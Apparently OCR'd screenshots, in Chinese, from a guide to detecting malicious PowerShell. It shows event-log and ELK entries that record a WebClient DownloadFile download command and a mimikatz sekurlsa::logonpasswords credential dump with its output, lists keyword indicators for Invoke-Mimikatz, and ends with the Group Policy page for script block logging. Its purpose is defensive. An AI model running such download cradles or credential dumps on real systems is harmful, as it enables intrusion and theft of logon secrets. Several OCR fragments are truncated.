
命令名称 = New-Object

命令类型 = Cmdlet

日志名称(M): Microsoft-Windows-PowerShell/Operational

```
版权所有 (C) 2013 Microsoft Corporation。保留所有权利。

PS C:\Users\Administrator> powershell (new-object System.Net.WebClient).DownloadFile( 'http://www.jd.com/favic
ext.ico')
Windows PowerShell
版权所有 (C) 2013 Microsoft Corporation。保留所有权利。

PS C:\Users\Administrator>
```

关键词检测Invoke-Mimikatz



事件属性 - 事件 4103 , PowerShell (Microsoft-Windows-PowerShell)

```
Commanc
Paramete
 .#####
.## ^ ##.
## / \ ##
## \ / ##
'## v ##'
 '#####'
ERROR mi

mimikatz(

Authentic
Session
User Nam
Domain
Logon Se
Logon Tir
SID
        m
        [
        *
        *
        *
```

日志名称(M
来源(S):
事件 ID(E):
级别(L):
用户(U):
操作代码(C):
更多信息(I): 事件日志


@timestamp per 30 minutes

Time	_source
June 16th 2017, 14:08:27.140	message: ParameterBinding(Out-Default): 名称 ="InputObject"; 值 =" .#####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14 .## ^ ##. "A La Vie, A L'Amour" ## / \ ## /* * * ## \ / ## Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) '## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo) '#####' with 20 modules * * */ mimikatz(powershell) # sekurlsa::logonpasswords Authentication Id : 0 ; 996 (00000000:000003e4) Session : Service from 0 User Name : WIN-LTQR00L64CQ$ Domain : WORKGROUP Logon Server : (null) Logon Time : 2017/6/12 18:38:19 SID : S-1-5-20 msv : tspkg : wdigest : * Username : WIN-LTQR00L64CQ$ * Domain : WORKGROUP * Password : (null) kerberos : * Username : win-ltqr00l64cq$ * Domain : WORKGROUP * Password : (null) ssp : credman : Authentication Id : 0 ; 47464 (00000000:0000b968) S
June 16th 2017, 14:08:26.622	message: ParameterBinding(Write-Output): 名称 ="InputObject"; 值 =" .#####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14 .## ^ ##. "A La Vie, A L'Amour" ## / \ ## /* * * ## \ / ## Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) '## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo) '#####' with 20 modules * * */ mimikatz(powershell) # sekurlsa::logonpasswords Authentication Id : 0 ; 996 (00000000:000003e4) Session : Service from 0 User Name : WIN-LTQR00L64CQ$ Domain : WORKGROUP Logon Server : (null) Logon Time : 2017/6/12 18:38:19 SID : S-1-5-20 msv : tspkg : wdigest : * Username : WIN-LTQR00L64CQ$ * Domain : WORKGROUP * Password : (null) kerberos : * Username : win-ltqr00l64cq$ * Domain : WORKGROUP * Password : (null) ssp : credman : Authentication Id : 0 ; 47464 (00000000:0000b96

ord : (null) kerberos : * Username : win-ltqr00l64cq$ * Domain : WORKGROUP * Password : (null) ssp : credman : Authentication Id : 0


关键词检测Invoke-Mimikatz

System.Reflection.AssemblyName 、SE_PRIVILEGE_ENABLED、System.Reflection.Emit.AssemblyBuilderAccess



```
June 16th 2017, 14:45:20.060   message: ParameterBinding(New-Object): 名称 ="TypeName"; 值 ="System.Reflection.AssemblyName" ParameterBinding(New-Object): 名称 ="ArgumentList";
                               egate" 上下文: 严重性 = Informational 主机名 = ConsoleHost 主机版本 = 4.0 主机 ID = a9a5d181-3691-4373-a102-7ac10c62f6c3 引擎版本 = 4.0 运行空间 ID = 3d
                               b11c-be350e8fb0c1 管道 ID = 15 命令名称 = New-Object 命令类型 = Cmdlet 脚本名称 = 命令路径 = 序列号 = 2534 用户 = WIN-LTQROOL64CQ\Administrator Shell ID
                               rShell 用户数据: @timestamp: June 16th 2017, 14:45:20.060 activity_id: {01B09900-F800-0000-F8AE-65F867E3D201} beat.hostname: WIN-LTQROOL64CQ beat.na
                               4CQ beat.version: 5.4.1 computer_name: WIN-LTQROOL64CQ event_data.ContextInfo: 严重性 = Informational 主机名 = ConsoleHost 主机版本 = 4.0 主机 ID = a9a

June 16th 2017, 14:45:20.028   message: ParameterBinding(Out-Null): 名称 ="InputObject"; 值 ="System.Reflection.Emit.FieldBuilder" 上下文: 严重性 = Informational 主机名 = ConsoleH
                               主机 ID = a9a5d181-3691-4373-a102-7ac10c62f6c3 引擎版本 = 4.0 运行空间 ID = 3df7ee2a-3773-4935-b11c-be350e8fb0c1 管道 ID = 15 命令名称 = Out-Null 命令
                               名称 = 命令路径 = 序列号 = 2500 用户 = WIN-LTQROOL64CQ\Administrator Shell ID = Microsoft.PowerShell 用户数据: @timestamp: June 16th 2017, 14:45:20.02
                               1B09900-F800-0000-BAAE-65F867E3D201} beat.hostname: WIN-LTQROOL64CQ beat.name: WIN-LTQROOL64CQ beat.version: 5.4.1 computer_name: WIN-LTQROOL64CQ
                               event_data.ContextInfo: 严重性 = Informational 主机名 = ConsoleHost 主机版本 = 4.0 主机 ID = a9a5d181-3691-4373-a102-7ac10c62f6c3 引擎版本 = 4.0 运行空间

June 16th 2017, 14:45:20.028   message: ParameterBinding(Out-Null): 名称 ="InputObject"; 值 ="System.Reflection.Emit.FieldBuilder" 上下文: 严重性 = Informational 主机名 = ConsoleH
                               主机 ID = a9a5d181-3691-4373-a102-7ac10c62f6c3 引擎版本 = 4.0 运行空间 ID = 3df7ee2a-3773-4935-b11c-be350e8fb0c1 管道 ID = 15 命令名称 = Out-Null 命令
                               名称 = 命令路径 = 序列号 = 2502 用户 = WIN-LTQROOL64CQ\Administrator Shell ID = Microsoft.PowerShell 用户数据: @timestamp: June 16th 2017, 14:45:20.02
                               1B09900-F800-0000-BBAE-65F867E3D201} beat.hostname: WIN-LTQROOL64CQ beat.name: WIN-LTQROOL64CQ beat.version: 5.4.1 computer_name: WIN-LTQROOL64CQ
                               event_data.ContextInfo: 严重性 = Informational 主机名 = ConsoleHost 主机版本 = 4.0 主机 ID = a9a5d181-3691-4373-a102-7ac10c62f6c3 引擎版本 = 4.0 运行空间

June 16th 2017, 14:45:20.027   message: ParameterBinding(Out-Null): 名称 ="InputObject"; 值 ="System.Reflection.Emit.FieldBuilder" 上下文: 严重性 = Informational 主机名 = ConsoleH
                               主机 ID = a9a5d181-3691-4373-a102-7ac10c62f6c3 引擎版本 = 4.0 运行空间 ID = 3df7ee2a-3773-4935-b11c-be350e8fb0c1 管道 ID = 15 命令名称 = Out-Null 命令
                               名称 = 命令路径 = 序列号 = 2496 用户 = WIN-LTQROOL64CQ\Administrator Shell ID = Microsoft.PowerShell 用户数据: @timestamp: June 16th 2017, 14:45:20.02
                               1B09900-F800-0000-B8AE-65F867E3D201} beat.hostname: WIN-LTQROOL64CQ beat.name: WIN-LTQROOL64CQ beat.version: 5.4.1 computer_name: WIN-LTQROOL64CQ
                               event_data.ContextInfo: 严重性 = Informational 主机名 = ConsoleHost 主机版本 = 4.0 主机 ID = a9a5d181-3691-4373-a102-7ac10c62f6c3 引擎版本 = 4.0 运行空间

June 16th 2017, 14:45:20.027   message: ParameterBinding(Out-Null): 名称 ="InputObject"; 值 ="System.Reflection.Emit.FieldBuilder" 上下文: 严重性 = Informational 主机名 = ConsoleH
                               主机 ID = a9a5d181-3691-4373-a102-7ac10c62f6c3 引擎版本 = 4.0 运行空间 ID = 3df7ee2a-3773-4935-b11c-be350e8fb0c1 管道 ID = 15 命令名称 = Out-Null 命令
                               名称 = 命令路径 = 序列号 = 2494 用户 = WIN-LTQROOL64CQ\Administrator Shell ID = Microsoft.PowerShell 用户数据: @timestamp: June 16th 2017, 14:45:20.02
                               1B09900-F800-0000-B7AE-65F867E3D201} beat.hostname: WIN-LTQROOL64CQ beat.name: WIN-LTQROOL64CQ beat.version: 5.4.1 computer_name: WIN-LTQROOL64CQ
                               event_data.ContextInfo: 严重性 = Informational 主机名 = ConsoleHost 主机版本 = 4.0 主机 ID = a9a5d181-3691-4373-a102-7ac10c62f6c3 引擎版本 = 4.0 运行空间

June 16th 2017, 14:45:20.026   message: ParameterBinding(Out-Null): 名称 ="InputObject"; 值 ="System.Reflection.Emit.FieldBuilder" 上下文: 严重性 = Informational 主机名 = ConsoleH
                               主机 ID = a9a5d181-3691-4373-a102-7ac10c62f6c3 引擎版本 = 4.0 运行空间 ID = 3df7ee2a-3773-4935-b11c-be350e8fb0c1 管道 ID = 15 命令名称 = Out-Null 命令
                               名称 = 命令路径 = 序列号 = 2484 用户 = WIN-LTQROOL64CQ\Administrator Shell ID = Microsoft.PowerShell 用户数据: @timestamp: June 16th 2017, 14:45:20.02
                               1B09900-F800-0000-B2AE-65F867E3D201} beat.hostname: WIN-LTQROOL64CQ beat.name: WIN-LTQROOL64CQ beat.version: 5.4.1 computer_name: WIN-LTQROOL64CQ
                               event_data.ContextInfo: 严重性 = Informational 主机名 = ConsoleHost 主机版本 = 4.0 主机 ID = a9a5d181-3691-4373-a102-7ac10c62f6c3 引擎版本 = 4.0 运行空间
```

PowerShell Script Block Logging



打开 PowerShell 脚本块日志记录

编辑策略设置

要求:
Microsoft Windows 7 或 Windows Server 2008 家族及以上版本

描述:

使用此策略设置，可以将所有的 PowerShell 脚本输入记录到 Microsoft-Windows-PowerShell/Operational 事件日志中。如果启用此策略设置，
则 Windows PowerShell 将记录命令、脚本块、函数和脚本的处理，无论是以交互方式调用还是通过自动方式处理。

如果禁用此策略设置，则将禁止记录 PowerShell 脚本输入。

如果启用脚本块调用日志记录，则 PowerShell 在调用命令、脚本块、函数或脚本启动或停止时，
还记录事件。启用调用日志记录时会生成大量事件日志。

注意: 此策略设置存在于组策略编辑器中"计算机配置"和"用户配置"的下方。"计算机配置"策略设置优先于"用户配置"策略设置。

设置	状态	注释
启用模块日志记录	未配置	否
打开 PowerShell 脚本块日志记录	未配置	否
启用脚本执行	未配置	否
打开 PowerShell 转换	未配置	否
设置 Update-Help 的默认源路径	未配置	否

打开 PowerShell 脚本块日志记录

打开 PowerShell 脚本块日志记录

● 未配置(C)
○ 已启用(E)
○ 已禁用(D)

注释:

支持的平台: Microsoft Windows 7 或 Windows Server 2008 家族及以上版本

选项:

□ 记录脚本块调用启动/停止事件:

帮助:

